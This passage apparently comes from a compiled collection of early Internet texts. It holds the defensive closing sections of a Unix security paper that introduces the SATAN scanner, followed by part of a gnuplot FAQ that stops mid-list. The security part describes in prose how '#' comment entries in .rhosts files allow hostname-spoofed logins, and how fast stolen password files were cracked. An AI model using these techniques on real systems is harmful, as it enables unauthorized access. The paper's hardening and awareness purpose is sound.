Two methods can be used to prevent such attacks. The first is the most direct, but perhaps the most impractical. If your site doesn't use any trust, you won't be as vulnerable to host spoofing. The other strategy is to use cryptographic protocols. Using the secure RPC protocol (used in secure NFS, NIS+, etc.) is one method; although it has been "broken" cryptographically, it still provides better assurance than RPC authentication schemes that do not use any form of encryption. Other solutions, both hardware (smartcards) and software (Kerberos), are being developed, but they are either incomplete or require changes to system software.

Appendix B details the results of an informal survey taken from a variety of hosts on the Internet.

11.7.5 Protecting the system

It is our hope that we have demonstrated that even some of the most seemingly innocuous services run can offer (sometimes unexpectedly) ammunition to determined system crackers. But, of course, if security were all that mattered, computers would never be turned on, let alone hooked into a network with literally millions of potential intruders. Rather than reiterating specific advice on what to switch on or off, we instead offer some general suggestions:

- o If you cannot turn off the finger service, consider installing a modified finger daemon. It is rarely necessary to reveal a user's home directory and the source of last login.
- o Don't run NIS unless it's absolutely necessary. Use NFS as little as possible.
- o Never export NFS filesystems unrestricted to the world. Try to export file systems read-only where possible.
- o Fortify and protect servers (e.g. hosts that provide a service to other hosts -- NFS, NIS, DNS, whatever.) Only allow administrative accounts on these hosts.
- o Examine carefully services offered by inetd and the portmapper.

Eliminate any that aren't explicitly needed. Use Wietse Venema's in-
etd wrappers, if for no other reason than to log the sources of connec-
tions to your host. This adds immeasurably to the standard UNIX au-
diting features, especially with respect to network attacks. If possible,
use the logghost mechanism of syslog to collect security-related informa-
tion on a secure host.

- o Eliminate trust unless there is an absolute need for it. Trust is your enemy.
- o Use shadow passwords and a passwd command that disallows poor passwords. Disable or delete unused/dormant system or user accounts.
- o Keep abreast of current literature (see our suggested reading list and bibliography at the end of this paper) and security tools; communi-
cate to others about security problems and incidents. At minimum,
subscribe to the CERT mailing list and phrack magazine (plus the fire-
walls mailing list, if your site is using or thinking about installing a
firewall) and read the usenet security newsgroups to get the latest in-
formation on security problems. Ignorance is the deadliest security
problem we are aware of.
- o Install all vendor security patches as soon as possible, on all of your
hosts. Examine security patch information for other vendors - many
bugs (rdist, sendmail) are common to many UNIX variants.

It is interesting to note that common solutions to security problems
such as running Kerberos or using one-time passwords or digital to-
kens are ineffective against most of the attacks we discuss here. We
heartily recommend the use of such systems, but be aware that they
are not a total security solution -- they are part of a larger struggle
to defend your system.

11.7.6 Conclusions

Perhaps none of the methods shown here are surprising; when writing
this paper, we didn't learn very much about how to break into systems.
What we did learn was, while testing these methods out on our own
systems and that of friendly sites, just how effective this set of methods
is for gaining access to a typical (UNIX) Internet host. Tiring of trying
to type these in all by hand, and desiring to keep our own systems
more secure, we decided to implement a security tool (SATAN) that at-
tempts to check remote hosts for at least some of the problems dis-
cussed here. The typical response, when telling people about our paper
and our tool was something on the order of "that sounds pretty danger-
ous -- I hope you're not going to give it out to everybody. But you since
you can trust me, may I have a copy of it?"

We never set out to create a cookbook or toolkit of methods and pro-
grams on how to break into systems -- instead, we saw that these same
methods were being used, every day, against ourselves and against
friendly system administrators. We believe that by propagating infor-
mation that normally wasn't available to those outside of the under-
world, we can increase security by raising awareness. Trying to re-
strict access to "dangerous" security information has never seemed to
be a very effective method for increasing security; indeed, the opposite
appears to be the case, since the system crackers have shown little ret-

icence to share their information with each other.

While it is almost certain that some of the information presented here is new material to (aspiring) system crackers, and that some will use it to gain unauthorized entrance onto hosts, the evidence presented even by our ad hoc tests shows that there is a much larger number of insecure sites, simply because the system administrators don't know any better -- they aren't stupid or slow, they simply are unable to spend the very little free time that they have to explore all of the security issues that pertain to their systems. Combine that with no easy access to this sort of information and you have poorly defended systems. We (modestly) hope that this paper will provide badly-needed data on how systems are broken into, and further, to explain *why* certain steps should be taken to secure a system. Knowing why something is a problem is, in our opinion, the real key to learning and to making an informed, intelligent choice as to what security really means for your site.

11.8 Appendix A:

11.8.1 SATAN

(Security Analysis Tool for Auditing Networks)

Originally conceived some years ago, SATAN is actually the prototype of a much larger and more comprehensive vision of a security tool. In its current incarnation, SATAN remotely probes and reports various bugs and weaknesses in network services and windowing systems, as well as detailing as much generally useful information as possible about the target(s). It then processes the data with a crude filter and what might be termed an expert system to generate the final security analysis. While not particularly fast, it is extremely modular and easy to modify.

SATAN consists of several sub-programs, each of which is an executable file (perl, shell, compiled C binary, whatever) that tests a host for a given potential weakness. Adding further test programs is as simple as putting an executable into the main directory with the extension ".sat"; the driver program will automatically execute it. The driver generates a set of targets (using DNS and a fast version of ping together to get "live" targets), and then executes each of the programs over each of the targets. A data filtering/interpreting program then analyzes the output, and lastly a reporting program digests everything into a more readable format.

The entire package, including source code and documentation, will be made freely available to the public, via anonymous ftp and by posting it to one of the numerous source code groups on the Usenet.

11.9 Appendix B:

An informal survey conducted on about a dozen Internet sites (educational, military, and commercial, with over 200 hosts and 40000 accounts) revealed that on the average, close to 10 percent of a site's accounts had .rhosts files. These files averaged six trusted hosts each;

however, it was not uncommon to have well over one hundred entries in an account's .rhosts file, and on a few occasions, the number was over five hundred! (This is not a record one should be proud of owning.) In addition, *every* site directly on the internet (one site was mostly behind a firewall) trusted a user or host at another site -- thus, the security of the site was not under the system administrators direct control. The larger sites, with more users and hosts, had a lower percentage of users with .rhosts files, but the size of .rhosts files increased, as well as the number of trusted off-site hosts.

Although it was very difficult to verify how many of the entries were valid, with such hostnames such as "Makefile", "Message-Id:", and "`^Cs^A^C^M^Ci^C^MpNu^L^Z^O`", as well as quite a few wildcard entries, we question the wisdom of putting a site's security in the hands of its users. Many users (especially the ones with larger .rhosts files) attempted to put shell-style comments in their .rhosts files, which most UNIX systems attempt to resolve as valid host names. Unfortunately, an attacker can then use the DNS and NIS hostname spoofing techniques discussed earlier to set their hostname to "#" and freely log in. This puts a great many sites at risk (at least one major vendor ships their systems with comments in their /etc/hosts.equiv files.)

You might think that these sites were not typical, and, as a matter of fact, they weren't. Virtually all of the administrators knew a great deal about security and write security programs for a hobby or profession, and many of the sites that they worked for did either security research or created security products. We can only guess at what a "typical" site might look like.

11.10 Appendix C:

After receiving mail from a site that had been broken into from one of our systems, an investigation was started. In time, we found that the intruder was working from a list of ".com" (commercial) sites, looking for hosts with easy-to-steal password files. In this case, "easy-to-steal" referred to sites with a guessable NIS domainname and an accessible NIS server. Not knowing how far the intruder had gotten, it looked like a good idea to warn the sites that were in fact vulnerable to password file theft. Of the 656 hosts in the intruder's hit list, 24 had easy-to-steal password files -- about one in twenty-five hosts! One third of these files contained at least one password-less account with an interactive shell. With a grand total of 1594 password-file entries, a ten-minute run of a publically-available password cracker (Crack) revealed more than 50 passwords, using nothing but a low-end Sun workstation. Another 40 passwords were found within the next 20 minutes; and a root password was found in just over an hour. The result after a few days of cracking: five root passwords found, 19 out of 24 password files (eighty percent) with at least one known password, and 259 of 1594 (one in six) passwords guessed.

11.11 Appendix D:

How to get some free security resources on the Internet

Mailing lists:

o The CERT (Computer Emergency Response Team) advisory mailing list. Send e-mail to cert@cert.org, and ask to be placed on their mailing list.

o The Phrack newsletter. Send an e-mail message to phrack@well.sf.ca.us and ask to be added to the list.

o The Firewalls mailing list. Send the following line to majordomo@greatcircle.com:

```
subscribe firewalls
```

o Computer Underground Digest. Send e-mail to tk0jut2@mvs.cso.niu.edu, asking to be placed on the list.

11.11.1 Free Software:

COPS (Computer Oracle and Password System) is available via anonymous ftp from archive.cis.ohio-state.edu, in pub/cops/1.04+.

The tcp wrappers are available via anonymous ftp from ftp.win.tue.nl, in pub/security.

The latest version of berkeley sendmail is available via anonymous ftp from ftp.cs.berkeley.edu, in ucb/sendmail.

Sources for ftpd and many other network utilities can be found in ftp.uu.net, in packages/bsd-sources.

Source for ISS (Internet Security Scanner), a tool that remotely scans for various network vulnerabilities, is available via anonymous ftp from ftp.uu.net, in usenet/comp.sources.misc/volume40/iss.

Securelib is available via anonymous ftp from ftp.uu.net, in usenet/comp.sources.misc/volume36/securelib.

11.11.2 Bibliography:

Baldwin, Robert W., Rule Based Analysis of Computer Security, Massachusetts Institute of Technology, June 1987.

Bellovin, Steve, Using the Domain Name System for System Break-ins, 1992 (unpublished).

Massachusetts Institute of Technology, X Window System Protocol, Version 11, 1990.

Shimomura, Tsutomu, private communication.

Sun Microsystems, OpenWindows V3.0.1 User Commands, March 1992.

11.11.3 Suggested reading:

Bellovin, Steve -- "Security Problms in the TCP/IP Protocol Suite", Computer Communication Review 19 (2), 1989; a comment by Stephen Kent appears in volume 19 (3), 1989.

Garfinkle, Simson and Spafford, Gene, "Practical UNIX Security", O'Reilly and Associates, Inc., 1992.

Hess, David, Safford, David, and Pooch, Udo, "A UNIX Network Protocol Study: Network Information Service", Computer Communication Review 22 (5) 1992.

Phreak Accident, Playing Hide and Seek, UNIX style, Phrack, Volume Four, Issue Forty-Three, File 14 of 27.

Ranum, Marcus, "Firewalls" internet electronic mailing list, Sept 1993.

Schuba, Christoph, "Addressing Weaknesses in the Domain Name System Protocol", Purdue University, August 1993.

Thompson, Ken, Reflections on Trusting Trust, Communications of the ACM 27 (8), 1984.

GPL - © - 1998

11.12 FAQ Gnuplot

Archive-name: graphics/gnuplot-faq
Version: \$Header: gnuplot-faq.html,v 1.11 94/04/05 00:45:18 ig25 Exp \$
Posting-frequency: every 14 days
X-Url: <http://fg20.rz.uni-karlsruhe.de/~ig25/gnuplot-faq.html>

comp.graphics.gnuplot

11.13 COMP.GRAPHICS.GNUPLOT FAQ

This is the FAQ (Frequently Answered Questions) list of the comp.graphics.gnuplot newsgroup, which discusses the gnuplot program for plotting 2D - and 3D - graphs.

Most of the information in this document came from public discussion on comp.graphics.gnuplot; quotations are believed to be in the public domain.

Here's a list of the questions. If you are looking for the answer for a specific question, look for the string Qx.x: at the beginning of a line, with x.x being the question number. Sections in this FAQ are

- * 0. Meta - Questions
- * 1. General Information
- * 2. Setting it up
- * 3. Working with it
- * 4. Wanted features
- * 5. Miscellaneous
- * 6. Making life easier
- * 7. Known problems
- * 8. Credits

Questions:

SECTION 0: META - QUESTIONS

- * Q0.1: Where do I get this document?
- * Q0.2: Where do I send comments about this document?

SECTION 1: GENERAL INFORMATION

- * Q1.1: What is gnuplot?
- * Q1.2: How did it come about and why is it called gnuplot?
- * Q1.3: Does gnuplot have anything to do with the FSF and the GNU project?

-
- * Q1.4: What does gnuplot offer?
 - * Q1.5: Is gnuplot suitable for batch processing?
 - * Q1.6: Can I run gnuplot on my computer?

SECTION 2: SETTING IT UP

- * Q2.1: What is the current version of gnuplot?
- * Q2.2: Where can I get gnuplot?
- * Q2.3: How do I get gnuplot to compile on my system?
- * Q2.4: What documentation is there, and how do I get it?

SECTION 3: WORKING WITH IT

- * Q3.1: How do I get help?
- * Q3.2: How do I print out my graphs?
- * Q3.3: How do I include my graphs in <word processor>?

SECTION 4: WANTED FEATURES

- * Q4.1: Does gnuplot have hidden line removal?
- * Q4.2: Does gnuplot support bar-charts/histograms/boxes?
- * Q4.3: Does gnuplot support multiple y-axes on a single plot?
- * Q4.4: Can I put multiple plots on a single page?
- * Q4.5: Can I put both data files and commands into a single file?
- * Q4.6: Can I put Greek letters and super/subscripts into my labels?
- * Q4.7: Can I do 1:1 scaling of axes?
- * Q4.8: Can I put tic marks for x and y axes into 3d plots?
- * Q4.9: Does gnuplot support a driver for ?
- * Q4.10: Can I put different text sizes into my plots?

SECTION 5: MISCELLANEOUS

- * Q5.1: I've found a bug, what do I do?
- * Q5.2: Can I use gnuplot routines for my own programs?
- * Q5.3: What extensions have people made to gnuplot? Where can I get them?
- * Q5.4: Can I do heavy - duty data processing with gnuplot?
- * Q5.5: I have ported gnuplot to another system, or patched it. What do I do?

SECTION 6: MAKING LIFE EASIER

- * Q6.1: How do I plot two functions in non - overlapping regions?
- * Q6.2: How do I run my data through a filter before plotting?
- * Q6.3: How do I make it easier to use gnuplot with LaTeX?
- * Q6.4: How do I save and restore my settings?
- * Q6.5: How do I plot lines (not grids) using splot?
- * Q6.6: How do I plot a function $f(x,y)$ which is bounded by other functions in the x-y plain?
- * Q6.7: How do I get rid of <feature in a plot>?

SECTION 7: KNOWN PROBLEMS

- * Q7.1: Gnuplot is not plotting any points under X11! How come?
- * Q7.2: My isoline data generated by a Fortran program is not handled correctly. What can I do?
- * Q7.3: Why does gnuplot ignore my very small numbers?
- * Q7.4: Gnuplot is plotting nothing when run via gnuplot <filename>! What can I do?
- * Q7.5: My formulas are giving me nonsense results! What's going on?

SECTION 8: CREDITS

Questions and Answers:

SECTION 0: META - QUESTIONS.

- Q0.1: Where do I get this document?
This document is posted about once every two weeks to the newsgroups comp.graphics.gnuplot, comp.answers and news.answers. Like many other FAQ's, its newest (plaintext)

version is available via anonymous ftp from
ftp://rtfm.mit.edu/pub/usenet/news.answers/graphics/gnuplot-faq

If you have access to the WWW, you can get the newest version
of this document from
<http://fg20.rz.uni-karlsruhe.de/~ig25/gnuplot-faq.html>

- Q0.2: Where do I send comments about this document?
Send comments, suggestions etc. via e-mail to Thomas Koenig ,
ig25@rz.uni-karlsruhe.de or ig25@dkauni2.bitnet.

SECTION 1: GENERAL INFORMATION

Q1.1: What is gnuplot?

Gnuplot is a command-driven interactive function plotting program. It can be used to plot functions and data points in both two- and three- dimensional plots in many different formats, and will accommodate many of the needs of today's scientists for graphic data representation. Gnuplot is copyrighted, but freely distributable; you don't have to pay for it.

Q1.2: How did it come about and why is it called gnuplot?

The authors of gnuplot are:

Thomas Williams, Colin Kelley, Russell Lang, Dave Kotz, John Campbell, Gershon Elber, Alexander Woo and many others.

The following quote comes from Thomas Williams:

I was taking a differential equation class and Colin was taking Electromagnetics, we both thought it'd be helpful to visualize the mathematics behind them. We were both working as sys admin for an EE VLSI lab, so we had the graphics terminals and the time to do some coding. The posting was better received than we expected, and prompted us to add some, albeit lame, support for file data.

Any reference to GNUplot is incorrect. The real name of the program is "gnuplot". You see people use "Gnuplot" quite a bit because many of us have an aversion to starting a sentence with a lower case letter, even in the case of proper nouns and titles. Gnuplot is not related to the GNU project or the FSF in any but the most peripheral sense. Our software was designed completely independently and the name "gnuplot" was actually a compromise. I wanted to call it "llamaplot" and Colin wanted to call it "nplot." We agreed that "newplot" was acceptable but, we then discovered that there was an absolutely ghastly pascal program of that name that the Computer Science Dept. occasionally used. I decided that "gnuplot" would make a nice pun and after a fashion Colin agreed.

Q1.3: Does gnuplot have anything to do with the FSF and the GNU project?

Gnuplot is neither written nor maintained by the FSF. It is not covered by the General Public License, either.

However, the FSF has decided to distribute gnuplot as part of the GNU system, because it is useful, redistributable software.

Q1.4: What does gnuplot offer?

- + Plotting of two - dimensional functions and data points in many different styles (points, lines, error bars)
- + plotting of three - dimensional data points and surfaces in many different styles (contour plot, mesh).

- + support for complex arithmetic
- + self - defined functions
- + support for a large number of operating systems, graphics file formats and devices
- + extensive on-line help
- + labels for title, axes, data points
- + command line editing and history on most platforms

Q1.5: Is gnuplot suitable for batch processing?

Yes. You can read in files from the command line, or you can redirect your standard input to read from a file. Both data and command files can be generated automatically, from data acquisition programs or whatever else you use.

Q1.6: Can I run gnuplot on my computer?

Gnuplot is available for a number of platforms. These are: Unix (X11 and NeXTSTEP), VAX/VMS, OS/2, MS-DOS, Amiga, MS-Windows, OS-9/68k, Atari ST and the Macintosh. Modifications for NEC PC-9801 are said to exist (where?).

SECTION 2: SETTING IT UP

Q2.1: What is the current version of gnuplot?

The current version of gnuplot is 3.5, which is a bugfix release over 3.4.

Q2.2: Where can I get gnuplot?

[This information may be dated, due to the release of gnuplot 3.5. Please report any inaccuracies, if you find them. Ed.]

All of the later addresses refer to ftp sites. Please note that it is preferable for you to use the symbolic name, rather than the IP address given in brackets, because that address is much more subject to change.

The official distribution site for the gnuplot source is ftp.dartmouth.edu [129.170.16.4], the file is called /pub/gnuplot/gnuplot.3.5.tar.Z. Official mirrors of that distribution are (for Australia) monu1.cc.monash.edu.au [130.194.1.101] and (for Europe) irisa.irisa.fr [131.254.254.2]. You can also get it from your friendly neighbourhood comp.sources.misc archive.

MS-DOS and MS-Windows binaries are available from

- + oak.oakland.edu (North America) [141.210.10.117] as pub/msdos/plot/gpt35*.zip,
- + garbo.uwasa.fi (Europe) [128.214.87.1] as /pc/plot/gpt35*.zip and
- + archie.au (Australia) [139.130.4.6] as micros/pc/oak/plot/gpt35*.zip.

The files are: gpt35doc.zip, gpt35exe.zip, gpt35src.zip and gpt35win.zip.

There is a special MS-DOS version for 386 or better processors; it is available from the official gnuplot sites as DOS34.zip.

OS/2 2.x binaries are at ftp-os2.nmsu.edu [128.123.35.151], in /os2/2.x/unix/gnuplt35.zip .

Amiga sources and binaries are available from ftp.wustl.edu [128.252.135.4] as /pub/aminet/util/gnu/gnuplot-3.5.lha; there are numerous mirrors of this distribution, for example ftp.uni-kl.de, oes.orst.edu or ftp.luth.se.

The NeXTSTEP front end can be found at sonata.cc.purdue.edu and cs.orst.edu.

A version for OS-9/68K can be found at cabrales.cs.wisc.edu [128.105.36.20] as `/pub/OSK/GRAPHICS/gnuplot32x.tar.Z`; it includes both X-Windows and non - X-windows versions.

A version of gnuplot for the Mac can reportedly be found on archive.umich.edu and sumex-aim.stanford.edu, directories unknown.

People without ftp access can use an ftp-mail server; send a message saying 'help' to bitftp@pucc.bitnet (for BITNET only) or to ftpmail@ftp.dartmouth.edu.

For a uuencoded copy of the the gnuplot sources (compressed tar file), send this as the body of a message to ftpmail@ftp.dartmouth.edu:

```
open
cd pub/gnuplot
mode binary
get gnuplot3.5.tar.Z
quit
```

If you have some problem, you might need to stick

```
reply-to <your-email-address-here>
```

before all the above.

It is a good idea to look for a nearby ftp site when downloading things. You can use archie for this. See if an archie client is installed at your system (by simply typing archie at the command prompt), or send mail to archie@sura.net with the word 'help' in both the subject line and the body of the mail. However, be aware that the version you find at a near ftp site may well be out of date; check the last modification date and the number of bytes against the newest release at one of the official servers.

Q2.3: How do I get gnuplot to compile on my system?

As you would any other installation. Read the files README and README.Install, edit the Makefile according to taste, and run make or whatever is suitable for your operating system.

If you get a complaint about a missing file libplot.a or something similar when building gnuplot for X11, remove -DUNIXPLOT from the TERMFLAGS= line, remove -lplot from the DTBS= line and run again. If you are making X11 on a sun, type 'make x11_sun'.

Q2.4: What documentation is there, and how do I get it?

The documentation is included in the source distribution. Look at the docs subdirectory, where you'll find

- + a Unix man page, which says how to start gnuplot
- + a help file, which also can be printed as a manual
- + a tutorial on using gnuplot with LaTeX
- + a quick reference summary sheet for TeX only

PostScript copies of the documentation can be ftp'd from ftp.dartmouth.edu, in `pub/gnuplot`, as `manual.ps.Z` and `tutorial.ps.Z`

A Chinese translation of the manual can be found on
ftp://servers.nctu.edu.tw/misc/environment/NCTU_EV/classnote/gn
uplot.ps.gz .

SECTION 3: WORKING WITH IT

Q3.1: How do I get help?

Give the 'help' command at the initial prompt. After that, keep looking through the keywords. Good starting points are 'plot' and 'set'.

Read the manual, if you have it.

Look through the demo subdirectory; it should give you some ideas.

Ask your colleagues, the system administrator or the person who set up gnuplot.

Post a question to comp.graphics.gnuplot or send mail to the gatewayed mailing list info-gnuplot@dartmouth.edu. If you want to subscribe to the mailing list, send mail to info-gnuplot-request@dartmouth.edu, but please don't do this if you can get comp.graphics.gnuplot directly. If you pose a question there, it is considered good form to solicit e-mail replies and post a summary.

Q3.2: How do I print out my graphs?

The kind of output produced is determined by the 'set terminal' command; for example, 'set terminal postscript' will produce the graph in PostScript format. Output can be redirected using the 'set output' command.

As an example, the following prints out a graph of sin(x) on a Unix machine running X - Windows.

```
gnuplot> plot [-6:6] sin(x)
gnuplot> set terminal postscript
Terminal type set to 'postscript'
Options are 'landscape monochrome "Courier" 14'
gnuplot> set output "sin.ps"
gnuplot> replot
gnuplot> set output                # set output back to default
gnuplot> set terminal x11          # ditto for terminal type
gnuplot> ! lp -ops sin.ps          # print ps - File (site dependent)
request id is lprint-3433 (standard input)
lp: printed file sin.ps on fg20.rz.uni-karlsruhe.de (5068 Byte)
!
gnuplot>
```

Q3.3: How do I include my graphs in <word processor>?

Basically, you save your plot to a file in a format your word processor can understand (using "set term" and "set output", see above), and then you read in the plot from your word processor.

Details depend on the kind of word processor you use; use "set term" to get a list of available file formats.

Many word processors can use Encapsulated PostScript for graphs. This can be generated by the "set terminal postscript eps" command. Most MS-DOS word processors understand HPGL (terminal type hpgl).

With TeX, it depends on what you use to print your dvi files. If you use dvips or dvi2ps, you can use Encapsulated PostScript. For emTeX (popular for MS-DOS), you can use emTeX, otherwise use the LaTeX terminal type, which generates a picture environment.

If nothing else helps, try using the pgm or ppm format and converting it to a bitmap format your favourite word processor can understand. An invaluable tool for this is Jef Poskanzer's PBMPLUS package.

The PBMPLUS package is available in the contrib distribution for Xwindows. The original site for this is ftp.x.org:/contrib, there are many mirrors, e.g. ftp.th-darmstadt.de:/pub/X11/contrib or sunsite.unc.edu:/pub/X11/contrib.

The most recent release of pbm by the author is dated December 91 and is called pbmplus10dec91.tar.Z

There is new version including lots of patches from the net that is not maintained by the author called netpbm, with the newest version called netpbm-7dec1993.tar.gz.

Check archie (see Q2.2) for an archive site near you.

SECTION 4: WANTED FEATURES

Q4.1: Does gnuplot have hidden line removal?
Version 3.5 supports hidden line removal on all platforms except MS-DOS; use the command

```
set hidden3d
```

If someone can solve the 64K DGROUP memory problem, gnuplot would support hidden line removal on MS-DOS as well. Version 3.2 supports limited hidden line removal.

Q4.2: Does gnuplot support bar-charts/histograms/boxes?
As of version 3.4, it does.

Q4.3: Does gnuplot support multiple y-axes on a single plot?
Yes, with two unofficial mods, multiplot.shar and borders.shar. Send mail to woo@playfair.stanford.edu.

Q4.4: Can I put multiple plots on a single page?
Yes, with the multiplot.shar mod. If you are using PostScript output, check out mpage, which can be ftp'd from ftp.eng.umd.edu:pub/misc/mpage-2.tar.Z

Q4.5: Can I put both data files and commands into a single file?
This is a feature which will probably be in gnuplot 3.6, which is in early development. Ask for the mixed.shar patch from woo@playfair.stanford.edu.

Q4.6: Can I put Greek letters and super/subscripts into my labels?
You might try using the LaTeX terminal type and putting text like lpha_3 into it.

If you use PostScript output, you might find something in the Green subdirectory of the gpcontrib file (see Q5.3).

David Denholm has written a PostScript terminal which allows for super/and subscripts, such as a^x or { Symbol a }. Ftp to

sotona.phys.soton.ac.uk[152.78.192.42] and get divpost34.trm. To install it, copy it over `~gnuplot/term/post.trm` and recompile. A never version is `mattpost.trm`, rewritten by Matt Heffron.

Q4.7: Can I do 1:1 scaling of axes?
Not easily.

Q4.8: Can I put tic marks for x and y axes into 3d plots?
In version 3.5, you can.

Q4.9: Does gnuplot support a driver for ?
To see a list of the available graphic drivers for your installation of gnuplot, type "set term".

Some graphics drivers are included in the normal distribution, but are uncommented by default. If you want to use them, you'll have to change `~gnuplot/term.h`.

Q4.10: Can I put different text sizes into my plots?
If you use PostScript output, you can use Dave Denholm's and Matt Heffron's updated PostScript driver, `/sotona.phys.soton.ac.uk:/mattpost.trm` (see also Q4.6).

SECTION 5: MISCELLANEOUS

Q5.1: I've found a bug, what do I do?
First, try to see whether it actually is a bug, or whether it is a feature which may be turned off by some obscure set - command.

Next, see whether you have an old version of gnuplot; if you do, chances are the bug has been fixed in a newer release.

If, after checking these things, you still are convinced that there is a bug, proceed as follows. If you have a fairly general sort of bug report, posting to `comp.graphics.gnuplot` is probably the way to go. If you have investigated a problem in detail, especially if you have a context diff that fixes the problem, please e-mail a report to `bug-gnuplot@dartmouth.edu`. The `bug-gnuplot` list is for reporting and collecting bug fixes, the `comp.graphics.gnuplot` newsgroup will be more help for finding work arounds or actually solving gnuplot related problems. If you do send in a bug report, be sure and include the version of gnuplot (including patchlevel), terminal driver, operating system, an exact description of the bug and input which can reproduce the bug. Also, any context diffs should be referenced against the latest official version of gnuplot if at all possible.

Q5.2: Can I use gnuplot routines for my own programs?
Yes. John Campbell has written `gplotlib`, a version of gnuplot as C subroutines callable from a C program. This is available as `gplotlib.tar.Z` on the machine `ftp.nau.edu` in the directory `/pub/gplotlib.tar.Z`. This library has been updated to be compatible with version 3.5. Ask `woo@playfair.stanford.edu`.

Q5.3: What extensions have people made to gnuplot? Where can I get them?
[A new `gpconrb` is under construction. A. Woo]

Extensions have been put into the file `gpconrb.tar.Z`, which is available with the 3.5 release, from the same places you can download the main distribution from.

Note that it has a size of 3.5 megabytes.

It contains the following subdirectories:

bigler subdirectory:

From: bigler@cicg-calcul.grenet.fr
Subject: Multiple plots from a Fortran program

budelsky subdirectory:

From: budelsky@haegar.ikp.uni-koeln.de
Subject: This is the information file for porting gnuplot 3.2 to OS-9/68000

byrne subdirectory:

From: "Margaret R. Byrne"
Subject: congp3d3 preprocessor to draw contour plots on irregular regions.

clark subdirectory:

From: Michael Clark
Subject: data filtering: adds point_skip & point_offs

clift subdirectory:

From: ssclift@neumann.uwaterloo.ca (Simon Clift)
Subject: Re: Running gnuplot from Fortran, (and C)

green subdirectory:

From: Roque Donizete de Oliveira
Subject: PostScript Greek symbols in gnuplot, new prologue

hanna subdirectory:

From: gregor@kafka.saic.com (gregg hanna)
Subject: x11-library mode, gnulib_x11.[c,h], xlibtest.c,makefile.xlib

klosowski subdirectory:

From: Carsten Steger
Subject: New file "klein.dat"
From: przemek@rrdstrad.nist.gov (Przemek Klosowski)
Subject: calling gnuplot from Fortran

kocaturk subdirectory:

From: mustafa@seas.smu.edu (Mustafa Kocaturk)
Subject: Histograms in gnuplot

richardson subdirectory:

From: amr@chiton.ucsd.edu (Tony Richardson)
Subject: Programmatic control of gnuplot from Unix

rosendorf subdirectory:

From: prf@jprix.che.wisc.edu
Subject: Multiple plots on a page

vanzandt subdirectory:

From: James R. Van Zandt
Subject: Spline generating program

white subdirectory:

From: gwhite@bionet.bio.dfo.ca
Subject: gnuplot 3.2 for Titan 3000

woo subdirectory:

From: "Alex Woo"
Subject: two additional title lines and fixes to errorbar style

yamamoto subdirectory:

From: "NOBORU YAMAMOTO "
Subject: Re: gnuplot on Apple Macintosh, "diff -c" of version 3.0

(now includes binaries)

castro subdirectory:

From: maurice@bruce.cs.monash.edu.au (Maurice Castro)
Subject: Controlling gnuplot from another Windows program

grammes subdirectory:

From: ph12hucg@rz.uni-sb.de (Carsten Grammes)
Subject: Nonlinear least squares fit mechanism

henke subdirectory:

From: mgr@asgard.bo.open.de (Lars Hanke)
Subject: Re: Changes to gnuplot 3.3b9

walton subdirectory:

From: dwalton@athena.mit.edu (Dave Walton)

Subject: Inter Process Communication stuff

Q5.4: Can I do heavy - duty data processing with gnuplot?

Gnuplot alone is not suited very well for this. One thing you might try is fudgit, an interactive multi-purpose fitting program written by Martin-D. Lacasse (isaac@frodo.physics.mcgill.ca). It can use gnuplot as its graphics back end and is available from ftp.physics.mcgill.ca in /pub/Fudgit/fudgit_2.33.tar.Z [132.206.9.13], and from the main Linux server, tsx-11.mit.edu [18.172.1.2] and its numerous mirrors around the world as /pub/linux/sources/usr.bin/fudgit-2.33.tar.z. Versions are available for AIX, Data General, HP-UX, IRIX 4, Linux, NeXT, Sun3, Sun4, Ultrix, OS/2 and MS-DOS. The MS-DOS version is available on simtel20 mirrors (simtel20 itself has closed down) in the "math" subdirectory as fudg_231.zip.

Carsten Grammes has written a fitting program which goes together with gnuplot; it is called gnufit and is available from the official gnuplot sites, as the files gnufit12.info, gnufit12.tar.gz (source) and gft12dos.zip (MS-DOS).

Michael Courtney has written a program called lsqrft, which uses the Levenberg - Marquardt - Algorithm for fitting data to a function. It is available from ftp.cdrom.com as /pub/os2/2_x/unix/lsqrft13.zip; sources, which should compile on Unix, and executables for MS-DOS and OS/2 2.x are included. There is an interface to the OS/2 presentation manager.

You might also want to look at the applications developed by the Software Tools Group (STG) at the National Center for Supercomputing Applications. Ftp to ftp.ncsa.uiuc.edu [141.142.20.50] and get the file README.BROCHURE for more information.

Q5.5: I have ported gnuplot to another system, or patched it. What do I do?

If your patch is small, mail it to bug-gnuplot@dartmouth.edu, with a thorough description of what the patch is supposed to do, which version of gnuplot it is relative to, etc. Please don't mail it to the FAQ maintainer.

If your modifications are extensive (such as a port to another system), upload your modifications to ftp.dartmouth.edu:/pub/dropoff. Please drop a note to David.Kotz@dartmouth.edu, the maintainer of the gnuplot subdirectory there, plus a note to bug-gnuplot@dartmouth.edu.

SECTION 6: MAKING LIFE EASIER

Q6.1: How do I plot two functions in non - overlapping regions?
Use a parametric plot. An example:

```
set parametric
a=1
b=3
c=2
d=4
x1(t) = a+(b-a)*t
x2(t) = c+(d-c)*t
f1(x) = sin(x)
f2(x) = x**2/8
plot [t=0:1] x1(t),f1(x1(t)) title "f1", x2(t), f2(x2(t)) title "f2"
```


Q6.2: How do I run my data through a filter before plotting?
If your system supports the `popen()` - function, as Unix does, you should be able to run the output through another process such as a short `awk` program (use the "help plot datafile" command for an example). Unfortunately, in 3.2, there is a rather short limitation on the maximum argument length, so your command line may be truncated (usually, this will mean that `awk` cannot find the filename). Also, you may need to escape the `$` - characters in your `awk` programs.

As of version 3.4, `gnuplot` includes the `thru` - keyword for the `plot` command for running data files through a `gnuplot` - defined function.

You can also get `divhack.trm` from `sotona.phys.soton.ac.uk[152.78.192.42]` via anonymous ftp. It allows expressions of the kind

```
gnuplot> plot "datafile" using A:B:C
```

where `A,B,C,...` are now either a column number, as usual, or an arbitrary expression enclosed in `()`'s, and using `$1,$2`, etc to access the data columns.

Q6.3: How do I make it easier to use `gnuplot` with LaTeX?
There is a set of LaTeX macros and shell scripts that are meant to make your life easier when using `gnuplot` with LaTeX. This package can be found on `ftp.dartmouth.edu [129.170.16.54]` in `pub/gnuplot/latex.shar`, by David Kotz. For example, the program "plotskel" can turn a `gnuplot`-output file `plot.tex` into a skeleton file `skel.tex`, that has the same size as the original plot but contains no graph. With the right macros, the skeleton can be used for preliminary LaTeX passes, reserving the full graph for later passes, saving tremendous amounts of time.

Q6.4: How do I save and restore my settings?
Use the "save" and "load" commands for this; see "help save" and "help load" for details.

Q6.5: How do I plot lines (not grids) using `splot`?
